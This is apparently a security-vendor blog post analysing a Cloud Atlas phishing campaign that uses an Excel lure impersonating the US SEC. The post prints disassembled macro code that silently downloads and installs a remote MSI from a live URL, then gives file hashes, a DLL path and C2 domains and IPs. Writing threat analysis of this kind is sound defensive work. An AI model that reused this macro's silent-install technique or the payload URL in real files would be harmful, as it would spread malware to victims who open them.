
For several weeks, eyes around the world have been set on the war in Ukraine and events that have transpired as a result.


The economic sanctions affecting Russian banks and enterprises are some of many consequences that persist as main talking points across international media outlets. This presented yet another opportunity for attackers to leverage this subject for targeted attacks and/or phishing campaigns.

We uncovered a very interesting document that was observed impersonating the United States Securities and Exchange Commission. It is our assumption with a high degree of probability that an attacker called Cloud Atlas is responsible for this malicious campaign.

File Type Microsoft Excel 2007

Sha-256 8df0d05c36a64b13869343917076ba8f65604ea1ecde50292f361ad4e34b4b09

The document appears to be a request to obtain data from Russian clients.



UNITED STATES SECURITIES AND EXCHANGE COMMISSION.

To,
UNITED STATES SECURITIES AND EXCHANGE
WASHINGTON, D.C. 20549

**Request for information about Russian clients.**

Date : **3/13/2022**

| | | |
|---|---|---|
| 6 | Quantity of users from Russia: * | *To edit document, click "Enable Content"* |
| 7 | Average visiting users from Russia: * | *To edit document, click "Enable Content"* |
| 8 | Contact E-mail Address: * | *To edit document, click "Enable Content"* |
| 9 | Phone Number: * | *To edit document, click "Enable Content"* |

**WARNING: Failure to keep this form current and to file accurate supplementary information on a timely basis, or the failure to keep accurate books and records or otherwise to comply with the provisions of law applying to the conduct of the applicant would violate the federal securities laws and may result in disciplinary, administrative, or criminal action.**

Image 1. Visual lure.

On the date observed, the document had very low detection rates. Contained in the graph below, you can see how document detection changed day by day.





Image 2. VT Detection Graph

Let's dive into the analysis of this document to examine the payload as well as what techniques are in use.

```
        Dim
        VarDefn dgt (As Object)
Line #43:
Line #44:
Line #45:
        SetStmt
        LitStr 0x0028 "new:000C1090-0000-0000-C000-000000000046"
        ArgsLd GetObject 0x0001
        Set dgt
Line #46:
        LitDI2 0x0002
        Ld dgt
        MemSt UILevel
Line #47:
Line #48:
Line #49:
        LitStr 0x0034 "https://cvg.org/wp-content/uploads/2020/document.zip"
        Ld dgt
        ArgsMemCall InstallProduct 0x0001
Line #50:
Line #51:
        EndSub
Line #52:
```

Image 3. Disassembled P-code

The purpose of the first stage of the attack, as is often the case, is to retrieve and execute the payload of the next stage. In the image above we find a URL address which points to a ZIP file containing compressed suspicious data to be executed on the system.

2 Stage > hxxps://cvg[.]org/wp-content/uploads/2020/document.zip

FileType MSI installer package file

Sha 256 ff06cffedc00b97f82005c9768951d0e8c18c63ba36e584aef3c7c9e845e62e0

This sample also shows a low rate of detection after uploading to VirusTotal.





Image 4. VirusTotal Graph

ff06cffedc00b97f82005c9768951d0e8c18c63ba36e584aef3c7c9e845e62e0

After downloading this installation package, the program starts installing the executable components. The installation file contains a few legitimate files along with one malicious library (main) that is installed in the following directory.

%LOCALAPPDATA%\EdgeTools\edgecef.dll





Image 5. Contents of the installation package.

We believe that this is one of the malicious tools of the Cloud Atlas APT group. It beacons out to a remote server, waiting for further commands. Initially, this sample collects information about the system it is running on, which is then exfiltrated to the remote server.

This attacker has been active for many years, identified in 2014, the group is known for using documents to infect government organizations such as embassies or organizations affiliated with the aerospace industry.

Indicators:

| Type | Indicator |
| --- | --- |
| Document | 8df0d05c36a64b13869343917076ba8f65604ea1ecde50292f361ad4e34b4b09 |
| MSI | ff06cffedc00b97f82005c9768951d0e8c18c63ba36e584aef3c7c9e845e62e0 |
| x86 Dll | 4eb85a5532b98cbc4a6db1697cf46b9e2b7e28e89d6bbfc137b36c0736cd80e2 |
| C2 | driverwindowsupdate[.]at 212.193.48.150 |
| C2 | windowsdriverupdate[.]at 212.193.48.150 |

.

**Tags**

labs in-the-wild threat-hunting


## Get The InQuest Insider

Find us on Twitter for frequent updates, follow our Blog for bi-weekly technical write-ups, or subscribe here to receive our monthly newsletter, The InQuest Insider. We curate and provide you with the latest news stories, field notes about innovative malware, novel research / analysis / threat hunting tools, security tips and more.

Other Blog Articles

→

Schedule a Demo

→